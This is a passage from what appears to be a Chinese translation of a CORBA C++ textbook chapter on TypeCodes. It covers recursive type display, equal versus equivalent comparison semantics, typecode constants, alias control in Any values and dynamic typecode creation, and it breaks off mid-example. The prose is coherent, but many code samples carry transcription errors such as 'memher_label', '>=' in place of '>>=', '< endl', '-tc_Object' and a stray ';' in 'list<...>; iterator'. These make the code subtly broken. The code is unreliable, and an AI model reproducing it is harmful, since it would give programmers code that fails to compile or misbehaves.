    show_TC(ctype,tlist,indent_lvl + 1);  

}  

break;  

//  

// For typedefs, show the type of the aliased type.  

//  

case CORBA::tk_alias:  

{  

    CORBA::TypeCode_var atype = tcp->content_type();  

    show_TC(atype,tlist,indent_lvl + 1);  

}  

break;
}

```

在 switch 语句开头的 default case 语句捕捉没有参数的类型代码，并用一个换行符终止输出。switch 语句的其他分支根据表 16.1 为类型代码的 TCKind 值调用合适的成员函数。

对于结构和联合，show_TC 必须执行特定的动作，因为结构和联合可以是递归的。如果 show_TC 只是简单地调用它自身来打印结构和联合的成员，它就可能会陷进一个递归循环。为了避免这种情况的发生，目前在 tlist 参数中 show_TC 使用经过处理的类型代码列表。在进入一个结构或联合成员前，show_TC 检查成员的类型代码是否已在该列表中。如果没有，show_TC 将当前的类型代码添加到该列表并通过递归分解它。如果该类型代码已在列表中，show_TC 显示成员的类型代码的名称和仓库 ID，但不进行递归。

下面是结构和异常的 switch 语句分支：

```

//  

// For structures and exceptions, show the  

// names and types of each member.  

//  

case CORBA::tk_struct:  


```

```

case CORBA::tk_except:
{
    //
    // Avoid a recursive loop by checking whether we
    // have shown this type code before.
    //
    list<CORBA::TypeCode_var>; iterator where;
    where = find_if (
        tlist.begin(),
        tlist.end(),
        EqualTypeCodes(tcp)
    );
    //
    // If we have not seen this type code before, add it
    // to the list of type codes processed so far and
    // decode the member type codes.
    //
    if(where == tlist.end()) {
        tlist.push_back(CORBA::TypeCode::duplicate(tcp));
        for(int i = 0; i < tcp->member_count(); i++) {
            cout << tcp->member_name(i) << ":" << endl;
            indent(indent_lvl + 1);
            CORBA::TypeCode_var mt = tcp->member_type(i);
            show_TC(mt,tlist,indent_lvl + 2);
        }
    } else {
        cout << "" << tcp->name()
            << "(" << tcp->id() << ")" << endl;
    }
}
break;

```

我们使用 STL `find_if` 算法来检查一个类型代码是否在该列表中。因为 `tlist` 是一个简单的列表，所以实现这个功能的代价是 $O(n)$ 。这个代价是可以接受的，因为结构和联合一般不会多于一层或两层的嵌套，所以典型的 `tlist` 将只包含少量的项。`find_if` 的 `EqualTypeCodes` 参数是一个用于类型代码比较的简单函数对象（参阅 16.5 节）。

请注意，异常和结构在 `switch` 语句中用相同的分支进行处理。这样做是因为异常与结构具有相同的编码。异常不可能是递归的，所以前面的代码没有为异常进行递归。此外，异常（与结构相反）可以是空的，在这种情况下 `member_count` 返回零，并且该代码什么也不打印。

`show_TC` 的其余部分处理联合。联合按照与结构相类似的方式进行处理，使用 `tlist` 来防止无限递归。但是，对于联合，我们还需要显示鉴别器类型和每个联合分支的 `case` 标号。

```

//
// For unions, show the discriminator type.
// Then, for each member, show the case label,

```

```

// member name, and member type. To show the case
// label, we use the show_label() helper function.
//
case CORBA::tk_union:
{
//
// Avoid getting trapped in a recursive loop.
//
list<CORBA::TypeCode_var>; iterator where;
where = find_if (
    tlist.begin(),
    tlist.end(),
    EqualTypeCodes(tcp)
);
//
// Show the members only if we haven't shown this type
// code before.
//
if (where == tlist.end()) {
    tlist.push_back(CORBA::TypeCode::duplicate(tcp));
    indent(indent_lvl + 1);
//
// Show discriminator type.
//
cout << "Discriminator type:" << endl;
CORBA::TypeCode_var dt;
dt = tcp->discriminator_type();
show_TC(dt,tlist,indent_lvl + 2);
//
// Show case label, member name, and
// member type for each member.
//
for (int i = 0; i < tcp->member_count(); i++) {
    CORBA::Any_var label = tcp->memher_label(i);
    indent(indent_lvl + 1);
    show_label(label);
    indent(indent_lvl + 2);
    cout << tcp->member_name(i) << ":" << endl;
    CORBA::TypeCode_var mt = tcp->member_type(i);
    show_TC(mt,tlist,indent_lvl + 3);
}
} else {
    cout << " " << tcp->name()
        << " { " << tcp->id() << ")" << endl;
}
break;
}

```

```

    }
}

```

请注意,member_label作为一个Any返回一个联合的每个case标号的值。为了打印该标号值,show_TC调用show_label辅助函数。这个函数是相当简单的;它从传递进来的Any提取出类型代码来获得标号的类型,并按照标号的类型使用对应的operator>>—函数提取标号值。

```

void
show_label(const CORBA::Any * ap)
{
    CORBA::TypeCode_var tc = ap->type();
    if (tc->kind() == CORBA::tk_octet) {
        cout << "default" << endl;
    } else {
        cout << "case" ;
        switch (tc->kind()) {
            case CORBA::tk_short:
                CORBA::Short s;
                assert(*ap >>= s);
                cout << s;
                break;
            case CORBA::tk_long:
                CORBA::Long l;
                assert(*ap >>= l);
                cout << l;
                break;
            case CORBA::tk_ushort:
                CORBA::UShort us;
                assert(*ap >>= us);
                cout << us;
                break;
            case CORBA::tk_ulong:
                CORBA::ULong ul;
                assert(*ap >>= ul);
                cout << ul;
                break;
            case CORBA::tk_boolean:
                CORBA::Boolean b;
                assert(*ap >>= CORBA::Any::to_boolean(b));
                cout << (b ? "TRUE" : "FALSE");
                break;
            case CORBA::tk_char:
                CORBA::Char c;
                assert(*ap >>= CORBA::Any::to_char(c));
                if (isalnum(c)) {
                    cout << '\"' << c << '\"';

```

```

} else {
    cout << " \\" << setw(3) << setfill('0')
        << oct << (unsigned) c << "\" ;
}
break;

case CORBA::tk_longlong:
    CORBA::LongLong ll;
    assert(*ap >= ll);
    cout << ll;
    break;

case CORBA::tk_ulonglong:
    CORBA::ULongLong ull;
    assert(*ap >= ull);
    cout << ull;
    break;

case CORBA::tk_wchar:
    CORBA::WChar wc;
    assert(*ap >= wc);
    cout << "\" << wc << "\" ;
    break;

case CORBA::tk_enum:
    // Oops, problem here... We need the IDL stubs
    // to extract the enumerator.
    break;

default:
    // Union discriminator can't be anything else
    assert(0);
}

cout << ";" < endl;
}

```

这段代码的大部分是非常简单的。如果一个 case 标号的类型代码是值为 tk_octet 的 TCKind，那么相应的成员是该联合的默认成员。否则的话，show_label 按照由标号的类型代码表示的鉴别器的类型来提取标号值。请注意，对于 boolean、char 和 wchar 类型的鉴别器，show_label 使用 CORBA::Any(to_boolean、to_char 和 to_wchar)中的辅助函数进行提取。

对于枚举类型的联合标号就会产生一个问题。再来研究我们的气温控制系统中的联合。

```

union KeyType switch(SearchCriterion) {
    case ASSET:
        AssetType    asset_num;
    case LOCATION:
        LocType      loc;
    case MODEL:
        ModelType   model_num;
}

```

当 `show_label` 用于解码 `KeyType` 联合的类型代码时，我们遇到了一个问题：为了提取

该标号值,我们必须调用为枚举类型重载的一个提取运算符。比如:

```
case CORBA::tk_enum:
    CCS::Controller::SearchCriterion sc;
    * ap >>= sc; // No good
    break;
```

这里的问题是我们必须具有连接到该代码的正确的重载运算符。这是一个为气温控制系统特地编写的一个 show_label 版本;我们可以简单地连接由 IDL 编译器生成的代码。但是,假设我们希望拥有一个适用于所有的枚举类型的通用的 show_label 函数,那怕是将来进行定义。通过我们目前已见到的对 Any 类型的提取函数,这是不可能的。可以尝试使用 Any 类型的 value 成员函数来获得一个指向原始数据的指针。

```
case CORBA::tk_enum:
    const void * val;
    val = ap->value(); // No good either...
    // Now what?
    break;
```

value 成员返回一个指向表示枚举值的指针。但是,这也没有什么用途。返回的指针在数据内部指向 Any,而我们不知道该数据的二进制结构(尝试通过 val 转换内存指向是不可移植的,并且可能产生错误的结果)。

这个问题不仅存在于枚举中,如果我们要提取没有连接到 IDL 为该类型生成的代码上的任何自定义类型,也会存在同样的问题。我们没有从 Any 中获得自定义类型的一个值所必需的提取运算符,即使我们可以查询 Any 的类型代码来知道该值的类型。

在第 17 章我们将讨论如何使用类型 DynAny 来避免这种局限性。

16.5 类型代码比较

show_TC 函数依赖于能否检测之前已处理过的指定的类型代码。我们通过使用 STL find_if 算法来检测一个已经处理的类型代码。

```
where = find_if(tlist.begin(), tlist.end(), EqualTypeCodes(tcp));
```

这时,我们将 EqualTypeCode 函数对象传递给 find_if。在容器遍历过程中,EqualTypeCodes 中的转换运算符 bool 执行类型代码比较。

```
//  
// Predicate object for find_if algorithm. Returns true  
// if a type code in a container is equal to the type  
// code passed to the constructor.  
  
struct EqualTypeCodes {  
    EqualTypeCodes (CORBA::TypeCode_ptr tc)  
        : _ptr (tc) {}  
    bool operator() (CORBA::TypeCode_ptr rhs) const {
```

```

        return ptr->equal(rhs);
    }

CORBA::TypeCode_ptr _ptr;
};


```

EqualTypeCodes 的构造函数将当前类型代码存储到变量 _ptr 中，并且转换运算符调用 TypeCode::equal 在迭代中将已有的类型与当前类型进行比较。

16.5.1 TypeCode::equal 的语义

两个类型相等是什么含义，是否就像由 TypeCode::equal 判决的一样？不幸的是，答案与你是否使用 CORBA 2.3 ORB 进行比较和类型代码是由 CORBA 2.3 还是由早期的 ORB 版本创建的有关。TypeCode::equal 操作的行为在 CORBA 2.3 中进行了严格的规定，但在早期版本中是与实现相关的行为（或者，更坦率地说，在 CORBA 2.3 之前的版本中 equal 是没有规定的）。

- 对于 CORBA 2.3，equal 执行一个准确的比较，并且只有当两个类型代码在所有方面都相同的话才返回真。应用于两种类型代码的 TCKind 值的所有操作必须返回相同的结果，因为 equal 返回值为真。成员名、类型名、仓库 ID 和别名都必须考虑，并且必须是相同的。
- 对于 CORBA 2.2 或更早的版本，equal 是与实现相关的行为。它可能考虑了或不考虑别名因素，并且它可能考虑了或不考虑类型名和成员名因素。（在我们所知道的所有实现中仓库是考虑的因素）。

因为表 16.1 标记为可选的参数，所以就可能产生行为上的差别。对于 CORBA 2.2 或更早的版本，仓库 ID 和类型以及成员名是可选的。正因为如此，所以使用 equal 比较的结果依赖于 ORB 是否选择编组仓库 ID 和类型以及成员名是否出现在类型代码中。更为糟糕的是，在 CORBA 2.2 中从未清楚地定义 equal 行为，所以比较的结果也依赖于特定的 ORB 实现。本节其他部分使用了如下的 IDL 定义来阐述这个行为：

```

struct foo {
    long      l_mem;
    string    s_mem;
};

typedef foo alias_of_foo;

struct bar {
    long      long_member;
    string    string_member;
};

```

请注意，foo 和 bar 在结构上是相同的——也就是，它们以相同的顺序包含相同数量和类型的成员——所以差别只是限于它们的仓库 ID、类型名和成员名。

使用 CORBA 2.3 ORB 中的 equal

假定两个类型代码都是由 CORBA 2.3 ORB 创建的，使用 CORBA 2.3 ORB 中的 equal

对这三个类型的比较具有如下结果。

- foo 和 bar 不相等。
- foo 和 alias_of_foo 不相等。
- bar 和 alias_of_foo 不相等。

换句话说,在 CORBA 2.3 中,给定 CORBA 2.3 类型代码后,equal 实现一个精确的比较,并要求两个类型代码的所有参数都完全相同。

如果一个或两个类型代码是由 CORBA 2.3 ORB 之前的版本创建的,使用 CORBA 2.3 ORB 的 equal 对这三个类型的比较将依赖于类型代码中信息的多少。

- 如果至少该类型代码中有一个保留了仓库 ID 或一个类型或成员名, equal 操作是可行的,并返回与 CORBA 2.3 类型代码相同的结果(也就是,它实现一个准确的比较)。
- 如果没有任何一个类型代码保留了任何可选参数, equal 使用结构比较。
 - foo 和 bar 相等。
 - foo 和 alias_of_foo 不相等。
 - bar 和 alias_of_foo 不相等。

使用 CORBA 2.2 或更早期的 ORB 的 equal

使用 CORBA 2.2 ORB,比较的结果依赖于类型代码的来源。

- 如果两个类型代码是由相同的 ORB 创建的,比较工作就像 CORBA 2.3 中一样(至少在我们所知道的所有 ORB 实现中都是这样)。
- 如果类型代码是用不同的 ORB 创建的,结果依赖于 equal 的实现和在类型代码中出现的信息。这就意味着,在 CORBA 2.2 中的 equal 对所有以上三种比较具有与实现相关的行为。

16.5.2 TypeCode::equivalent 的语义

CORBA 2.2 中关于类型比较是不能令人满意的。即使许多应用程序从不直接使用类型代码,但不精确的比较语义会导致大量的可移植性和互用性问题。为了解决这个问题,CORBA 2.3 为 equal 添加了一个准确的定义,如在上一节所介绍的一样。此外,CORBA 2.3 引入了 TypeCode::equivalent 操作。

equivalent 操作执行类型比较时忽略别名。该操作首先通过忽略所有的值为 tk_alias 的类型代码来跟踪可能出现在任一类型代码中的别名链;然后它使用没有别名的类型代码的仓库 ID 来确定两个类型代码是否相同。准确的结果依赖于类型代码的来源。

如果两个类型代码都是由 CORBA 2.3 ORB 创建的,equivalent 产生如下结果。

- foo 和 bar 是不等价的。
- foo 和 alias_of_foo 是等价的。
- bar 和 alias_of_foo 是不等价的。

如果一个或两个类型代码是由 CORBA 2.3 ORB 之前的版本创建的,结果依赖于类型代码中带有多少信息。

- 如果两个类型代码都有仓库 ID, 结果如下。
 - foo 和 bar 是不等价的。
 - foo 和 alias_of_foo 是等价的。
 - bar 和 alias_of_foo 是不等价的。
- 如果一个或两个类型代码省略了仓库 ID, 就认为所有三对类型是等价的。

直觉上, equivalent 的行为是执行一个忽略别名的比较, 但也将具有不同名字的类型看作是不同的, 即使它们在结构上是等价的。但是, 如果类型代码不带有仓库 ID, equivalent 就退回到一个结构比较。

16.5.3 为什么让类型代码中的名称是可选项

考虑到它创建的不同, 你可能想知道为什么 CORBA 2.2 允许仓库 ID 和类型及成员名为空字符串。可选参数的动机就是为了将类型代码跨线编组能节省带宽。比如, 气温控制系统中的联合:

```
union KeyType switch(SearchCriterion) {
    case ASSET:
        AssetType      asset_num;
    case LOCATION:
        LocType       loc;
    case MODEL:
        ModelType     model_num;
};
```

这个联合的类型代码描述了联合本身还包含枚举鉴别器的类型代码。如果一个类型代码带有仓库 ID、类型名和成员名, 这个联合的类型代码就包含如下的字符串, 所有这些内容都需要连线进行传送。

IDL:acme.com/CCS/Controller/SearchCriterion;1.0	// Repository ID
SearchCriterion	// Enum name
ASSET	// Enumerator
LOCATION	// Enumerator
MODEL	// Enumerator
IDL: acme.com/CCS/Controller/KeyType;1.0	// Repository ID
KeyType	// Union name
asset_num	// Member name
loc	// Member name
model_num	// Member name

各种名称的字符串总共占用了 147 个字节, 其中还没计算 NUL 结束符。换句话说, 如果所有这些名称像上面这样的话, 联合 KeyType 的类型代码是 147 个字节, 它比这些名字为空时占用更多的空间。考虑到 KeyType 类型的一个值是由鉴别器的一个枚举值和一个字符串或一个数字组成, 所以这个开销是相当可观的。通常联合、结构、异常和枚举的类型代码都具有这个问题; 当进行编组时, 名称占用类型代码大小的大部分空间。当你在线路上发送 any 类型的值时, 可能会碰巧 any 中的实际值只是几个字节长, 而它相关的类型代码却消耗了几

百个字节。当你通过 OMG 事件服务(参阅第20章)使用复杂类型时,这个问题就变得更加突出,在 OMG 事件服务中使用 any 类型来分布事件。

对于 CORBA 2.3,仓库 ID 是强制性的,只有类型名和成员名可以是空的。这时,该联合的类型代码中,它的字符串占用了86个字节,与147个字节相比节省了大量空间。

16.5.4 类型代码比较的可移植性

CORBA 2.2和2.3之间的 TypeCode 接口的差别和 equal 语义的差别造成了可移植性问题。如何编写具有所需的语义来可靠地比较类型代码的程序代码?

对于 CORBA 2.3,答案很简单。可以为你的应用程序适当地使用 equivalent 或 equal,因为两种操作在 CORBA 2.3 中都有严格定义的语义。此外,即使使用 CORBA 2.3 之前版本的类型代码,在大多数情况下,equal 和 equivalent 执行比较也会给出正确的结果(只有当类型代码中没有仓库 ID 时,错误肯定会发生)。

对于 CORBA 2.2 ORB 或更早的版本,没有 equivalent,并且 equal 是与实现相关的行为。如果你没有省去别名,可能还可以安全地使用 equal,因为对我们所知道的所有 CORBA 2.3 ORB 之前的版本, equal 在不忽略别名情况下可进行准确的比较。如果你要求在 CORBA 2.2 ORB 之前的版本中比较需要忽略别名,最安全的方法是编写你自己的比较函数,在你的函数中向 equal 传递类型代码前,首先去掉别名(但是请记住,如果一个ORB 在类型代码省去了仓库 ID 和名称,你就只能执行一个结构上的比较,因为不能得到更严格语义信息)。

16.5.5 从 any 类型提取的语义

当你从一个 Any 中提取一个值时,类型代码比较的语义变得更清楚,因为如果有…个值与它提取的类型不匹配的话,提取就会失败。对于 CORBA 2.3 及以后版本,ORB 使用 equivalent 来确定提取是否应当成功。而对于 CORBA 2.2 和它以前的版本,成功的提取依赖于(未明确定义的)equal 的语义。

下面的例子说明了这一点(假定 foo 和 bar 的 IDL 的定义如16.5.1所述)。

```

foo f = ...;
alias_of_foo aof = ...;
bar b = ...;

CORBA::Any foo_any;
CORBA::Any aof_any;
CORBA::Any bar_any;
foo_any <<= f;
aof_any <<= aof;
bar_any <<= b;

foo * foo_p;
foo_any >> foo_p;    // Succeeds
aof_any >> foo_p;    // Succeeds in 2.3, undefined in 2.2
bar_any >> foo_p;    // Fails in 2.3, undefined in 2.2

```

在 CORBA 2.3 中匹配提取成功,在所有我们知道的 CORBA 2.2 版的 ORB 中也是成功

的。在 CORBA 2.3 中别名提取成功，而在 CORBA 2.2 中可能成功也可能不成功。在 CORBA 2.3 中非匹配提取失败，但在 CORBA 2.2 中可能失败也可能不失败。

遗憾的是，在 CORBA 2.2 环境下为了使你的程序保持可移植的，唯一可以采取方法只能是在尝试一个提取前，编写可调用的你自己的比较操作。但是应当记住，即使这个方法也受信息的限制，该信息实际上存在于你要比较的类型代码中（如果你要从使用一个老版本 ORB 编写的程序中接收 any 值，这就成了一个问题）。

在 16.7 节我们将讨论在提取过程中，如何显式测试一个特定的别名。

16.5.6 结构上的等价

一些应用程序要求结构的类型等价。比如，它应当将 16.5.1 节的 foo 和 bar 看作是等价的。为实现这样的结构上的等价，唯一的选择就是编写自己的比较函数，在该函数中忽略类型代码中的仓库 ID 和名称，并执行纯粹的基于每个嵌套层上的同样的 TCKind 值的比较。

16.5.7 get_compact_typecode 操作

get_compact_typecode 操作从一个类型代码中删除所有的类型和成员名。仓库 ID 和别名信息保留。该操作主要用于在将类型代码发送到另一个地址空间前消去一个类型代码中多余的内容。get_compact_typecode 主要对服务的实现人员会有兴趣，比如事件服务。此外，CORBA 2.3 ORB 将很可能以它们的最小的形式传输类型代码，所以你没有必要调用这个操作，除非你要构造一个特殊的应用程序，比如一个协议网桥。

16.6 类型代码常量

如在 16.4 节所见，我们可以使用 Any::type 成员函数来从一个 Any 值中提取类型代码。此外，CORBA 规范要求一个 ORB 生成应用程序可使用的类型代码常量。

16.6.1 内置类型的常量

对于内置类型，一个 ORB 头文件在 CORBA 名字空间上包含类型的类型代码常量。

```
namespace CORBA {
    // ...
    const CORBA::TypeCode_ptr tc_null = ...;
    const CORBA::TypeCode_ptr tc_void = ...;
    const CORBA::TypeCode_ptr tc_short = ...;
    const CORBA::TypeCode_ptr tc_ushort = ...;
    const CORBA::TypeCode_ptr tc_ulong = ...;
    const CORBA::TypeCode_ptr tc_float = ...;
    const CORBA::TypeCode_ptr tc_double = ...;
    const CORBA::TypeCode_ptr tc_boolean = ...;
    const CORBA::TypeCode_ptr tc_char = ...;
    const CORBA::TypeCode_ptr tc_octet = ...;
    const CORBA::TypeCode_ptr tc_any = ...;
    const CORBA::TypeCode_ptr tc_TypeCode = ...;
```

```

const CORBA::TypeCode_ptr tc_Object = ...;
const CORBA::TypeCode_ptr tc_string = ...; // Unbounded
const CORBA::TypeCode_ptr tc_llonglong = ...;
const CORBA::TypeCode_ptr tc_ullonglong = ...;
const CORBA::TypeCode_ptr tc_longdouble = ...;
const CORBA::TypeCode_ptr tc_wchar = ...;
const CORBA::TypeCode_ptr tc_wstring = ...; // Unbounded
// ...
}

```

每个常量都是一个指向对应类型代码的伪引用。比如，`-tc_ulong` 是一个指向值为 `tk_ulong` 的 `TCKind` 的类型代码的引用。所有的类型代码常量表示不含有参数而含有 `-tc-string`、`tc_wstring` 和 `tc_Object` 异常的类型代码。对于字符串，常量表示无界字符串。`-tc-Object` 常量表示 `Object` 类型。比如，我们可以用如下方式调用 `show_TC` 函数：

```
show_TC(CORBA::-tc_Object);
```

该调用的输出是：

```
interface Object (IDL:omg.org/CORBA/Object;1.0)
```

该类型代码常量是为所有内置和预定义类型生成的。比如，`TypeCode` 接口定义了 `Bounds` 异常，所以有一个类型代码常量称为 `CORBA::TypeCode::-tc_Bounds` 描述这个异常。

请记住，类型代码常量是对象引用，这就意味着你不能直接比较它们。比如，如下的代码是错误的（即使它可以编译）：

```

CORBA::Any a = ...;
// ...
CORBA::TypeCode_ptr tcp = a.type(); // Get type code from a
if (tcp == CORBA::-tc_boolean) // Undefined behavior!
    ...
switch (tcp) { // Also undefined behavior!
    case CORBA::-tc_boolean:
        ...
    };

```

该代码中有两个错误，因为它试图使用 `==` 比较对象引用。与你的 ORB 如何实现 C++ 映射有关，这个代码可能能够编译，但它的行为是完全未定义的，因为直接比较对象引用是非法的。

我们也不能使用 `-is-equivalent` 进行这个比较：

```

CORBA::Any a = ...;
// ...
CORBA::TypeCode_ptr tcp = a.type(); // Get type code
if(tcp->-is-equivalent(CORBA::-tc_boolean)) // Error!
    ...

```

对`_is_equivalent`的调用将不能编译,因为`TypeCode`是一个伪对象。如在7.7节所见,伪对象并没有隐式继承`CORBA::Object`,所以不支持为`CORBA::Object`定义的任何操作,比如`is_equivalent`。

比较类型代码唯一的方法是使用`equal`或`equivalent`:

```
CORBA::Any a = ...;
// ...
CORBA::TypeCode_ptr tc = a.type();           // Get type code from a
if(tc->equal(CORBA::_tc_boolean))          // Well defined in 2.3
    ...
if (tc->equivalent(CORBA::_tc_boolean))    // Well defined
    ...
    ...;
```

决不要将一个类型代码常量赋值给一个`.var`引用。如果你这样做了,结果将是不可预测的:

```
CORBA::TypeCode_var tcv=CORBA::_tc_boolean; //Disaster!
```

生成的类型代码常量只是常量,它是决不能释放。

16.6.2 自定义类型的常量

IDL编译器还为自定义类型生成类型代码常量。生成的常量与相应的IDL类型的定义中具有相同的作用域。比如,如果我们链接到气温控制系统的程序代码,我们可以使用如`CCS::_tc_AssetType`和`CCS::_Thermostat::_tc_BtData`一样的常量:

```
show TC(CCS::_tc_AssetType);
show TC(CCS::_Thermostat::_tc_BtData);
```

可以用使用内置类型的常量同样的方法来使用自定义类型的类型代码常量。比如:

```
CORBA::Any a = ...;
// ...
CORBA::TypeCode_var tcv= a.type(); // Get type code from a
if (tcv->equal(CCS::_tc_AssetType)) {
    // It's an asset number...
} else if (tcv->equal(CCS::_Thermostat::_tc_BtData)) {
    // It's a BtData structure...
} else if (tcv->equivalent(CCS::_tc_AssetType)) {
    // It's an asset number or an alias for it...
} else if (tcv->equivalent(CCS::_Thermostat::_tc_BtData)) {
    // It's a BtData structure or an alias for it...
}
```

但请记住,类型定义的相等性比较可能不会给出正确的答案,因为当向`Any`中插入一个值时,C++映射没有能力控制`TCKind`的值(参阅15.4节)。这就意味着在上面的例子中,使用`equal`来比较`_tc_AssetType`可能会失败,因为即使`Any`包含一个设备号,类型代码可能是`_tc_ulong`,而不是别的(至少如果值是使用C++映射插入到`Any`中)。当然,使用`e-`

equivalent 的比较将是成功的。

16.7 any 类型的类型代码比较

如同在15.4节所提到的,在向 Any 类型插入和从 Any 类型中提取时,别名表现出特殊的问题。C++映射将一个 IDL `typedef` 映射成一个对应的 C++ `typedef`,并且当你向一个 Any 插入一个别名时,它不可能精确地控制类型代码。此外,为了提取,这种行为就会产生如何区分相同的底层类型的别名的问题。

16.7.1 控制在 Any 类型中插入的别名信息

再次考虑15.4节的例子:

```
module CCS {
    typedef string           ModelType;
    typedef string           LocType;
    // ...
};
```

如同你在15.4节所见,一个 `ModelType` 类型或 `LocType` 类型插入到 Any 中就会导致 Any 的类型代码表示为 `string` 而失去了别名信息。与你的应用程序有关,这种行为可能是不重要的。但是,你可能要在接收端区分别名,并且要求在插入过程中控制 Any 类型代码的能力。

重载的 `Any::type` 成员函数允许你可以控制 Any 类型的值的别名信息。

```
ModelType model = CORBA::string_dup("Select-A-Temp");
CORBA::Any a;
a <<= model;                                // Sets type code to string
a.type(CCS::tc_ModelType);                    // Sets type code to ModelType
```

`type` 修改符将 Any 的类型代码改为参数传递时的类型代码。在前面的例子中,在插入模型字符串后,我们通过调用 `type` 修改符显式将类型代码设置为 `ModelType`。这种方法确保了 Any 含有正确的别名信息。

必须保证你传递的类型代码与 Any 中的值相一致,就像由 `TypeCode::equivalent` 确定的一样。如果你传递的一个类型代码是不等价的,`type` 就会产生 `BAD_TYPECODE` 异常。

请注意,`type` 修改符函数已添加到 CORBA 2.3 中,所以这个方法不能用于 CORBA 2.3 ORB 以前的版本中(对于老的 ORB,没有办法控制别名信息)。

16.7.2 检验从 Any 类型中提取的别名信息

如同你16.5.5所见,默认情况是,如果提取到的类型是与通过 `equivalent` 所确定的 Any 类型代码相一致,从一个 Any 值的提取就是成功的。`equivalent` 忽略了别名。

如果提取中要区分别名,你必须通过测试 Any 的类型代码显式地测试所要求的别名。

```
CORBA::Any a;
// Initialize a somehow...
```

```

const char * s;
if (a >>= s) {

    // We have a string of some kind, get type code
    CORBA::TypeCode_var tc = a.type();

    // See what we have...
    if (tc->equal(CCS::tc_ModelType)) {
        // It's a model string...
    } else if (tc->equal(CCS::tc_Location)) {
        // It's a location string...
    } else {
        // It's some other kind of string...
    }
} else {
    // The Any does not contain a string...
}

```

使用这种方法，可以在接收端区分相同类型的不同别名。请注意，该代码使用的是 equal 而不是 equivalent 来执行比较。这是必需的——相反，如果这个代码调用 equivalent，所有字符串都将作为模型字符串，因为 equivalent 忽略别名。

16.8 动态创建类型代码

CORBA 允许你“无中生有地”创建类型代码——也就是说，用编译时 IDL 定义并不知道的哪个类型创建类型代码。通常，你不需要自己创建类型代码。相反，使用由 IDL 编译器所生成的类型代码。CORBA 允许动态创建类型代码的主要原因是支持像协议网桥一类的应用程序（例如，为了动态将 CORBA 请求翻译成另一种协议，比如 CMIP）。因为这个能力很少使用，所以这里只是简单介绍动态类型代码。如需了解有关细节，你可以查阅 CORBA 规范[18]。

16.8.1 用于类型代码创建的 IDL

用于动态创建类型代码的操作是 ORB 伪接口的一部分。我们在这里给出全部的 IDL，然后介绍在 C++ 中动态创建类型代码的几个例子。

```

module CORBA {
    // ...
    typedef string Identifier;
    typedef string RepositoryId;

    interface IROObject { /* ... */ };
    interface IDLType : IROObject { /* ... */ };

    struct StructMember {
        Identifier name;
        TypeCode type;
        IDL.Type type_def;
    };
}
```

```
typedef sequence<StructMember> StructMemberSeq;

struct UnionMember {
    Identifier      name;
    any             label;
    TypeCode        type;
    IDLType         type_def;
};

typedef sequence<UnionMember> UnionMemberSeq;

typedef sequence<Identifier> EnumMemberSeq;
interface ORB{
    // ...
    TypeCode        create_struct_tc(
        in RepositoryId          id,
        in Identifier            name,
        in StructMemberSeq       members
    );
    TypeCode        create_union_tc(
        in RepositoryId          id,
        in Identifier            name,
        in TypeCode              discriminator_type,
        in UnionMemberSeq        members
    );
    TypeCode        create_enum_tc(
        in RepositoryId          id,
        in Identifier            name,
        in EnumMemberSeq         members
    );
    TypeCode        create_alias_tc(
        in RepositoryId          id,
        in Identifier            name,
        in TypeCode              original_type
    );
    TypeCode        create_exception_tc(
        in RepositoryId          id,
        in Identifier            name,
        in StructMemberSeq       members
    );
    TypeCode        create_interface_tc(
        in RepositoryId          id,
        in Identifier            name
    );
    TypeCode        create_string_tc(
        in unsigned long          bound
    );
}
```

```

TypeCode      create_wstring_tc(
                in unsigned long        bound
            );
TypeCode      create_fixed_tc(
                in unsigned short      digits,
                in short                scale
            );
TypeCode      create_sequence_tc(
                in unsigned               long bound,
                in TypeCode              element_type
            );
TypeCode      create_recursive_sequence_tc(
                in unsigned               long bound,
                in unsigned               long offset
            );
TypeCode      create_array_tc(
                in unsigned long          length,
                in TypeCode              element_type
            );
// ...
};

// ...
};

```

这个接口中的大部分是不言自明的。对于每个构造的 IDL 类型,ORB 接口提供了一个创建相应的类型代码的操作。如果查阅一下表 16.1,你就会发现所有创建操作的 in 参数对应于表中所列的参数。比如,create_enum_tc 要求类型代码的仓库 ID、类型名和一个包含枚举元名的序列。

对于在表 16.1 中那些标记为可选的参数,向相应的创建操作传递一个空的字符串是合法的。

有几个创建操作需要进一步的解释。

- **create_struct_tc**

为了创建一个结构的类型代码,我们必须提供仓库 ID、结构名、包含每个结构成员的一个元素的 StructMemberSeq 类型的序列。StructMember 类型的每个元素提供了成员名和成员类型代码。此外,它在 type_def 成员中包含一个 IDLType 类型的对象引用。为了创建类型代码,必须将这个对象设置为空。(该结构的 type_def 成员是用于接口仓库的)。

- **create_union_tc**

与结构一样,为了创建类型代码,相应的 UnionMember 类型的 type_def 成员必须设置为一个空引用。

- **create_recursive_sequence_tc**

为了创建一个递归序列的类型代码,我们必须提供边界(如果序列是无界的,则为 0)

和一个偏移量。该偏移量表示跳到元素类型的层数次。再来研究4.7.8节中的如下的两个递归结构。

```
struct Node {
    long           value;
    sequence<Node> children;
};

struct TwoLevelRecursive {
    string id;
    struct Nested {
        long           value;
        sequence<TwoLevelRecursive> children;
    } data;
};
```

为了创建 Node 类型的一个结构的类型代码,当创建 children 成员的类型代码时,我们必须将 offset 参数的 create_recursive_sequence_tc 设置为1。另一方面,为了创建 TwoLevelRecursive 结构中的相同成员的类型代码,我们必须将 offset 参数设置为2。

16.8.2 类型代码创建的 C++ 映射

创建操作的 C++ 映射遵循正常的规则。在这里不是重复相应的 C++ 定义,我们介绍两个例子来说明如何创建结构的和联合的类型代码。其他类型的类型代码的创建是类似的。

创建一个简单结构的类型代码

再次说明,这是来自气温控制系统中的 BtData 结构的 IDL。

```
#pragma prefix "acme.com"

module CCS{
    // ...
    typedef short          TempType;
    // ...
    interface Thermostat : Thermometer {
        struct BtData {
            TempType      requested;
            TempType      min_permitted;
            TempType      max_permitted;
            string        error_msg;
        };
        // ...
    };
    // ...
}
```

为了创建这个结构的类型代码,首先必须创建成员类型的类型代码。然后我们构造 StructMember 值序列(每个成员一个),并调用 create_struct_tc 为该结构创建类型代码。下面是实现这个目的的一个代码段:

```

// Create an alias for short called "TempType".
//
CORBA::TypeCode var TempType_tc;
TempType_tc = orb->create_alias_tc(
    "IDL:acme.com/CCS/TempType:I.0",
    "TempType",CORBA::tc_short
);

//
// Create a sequence containing the definitions for the
// four structure members.
//
CORBA::StructMemberSeq mseq;
mseq.length(4);

mseq[0].name = CORBA::string_dup("requested");
mseq[0].type = TempType_tc;
mseq[0].type_def = CORBA::IDLType::nil();

mseq[1].name = CORBA::string_dup("min_permitted");
mseq[1].type = TempType_tc;
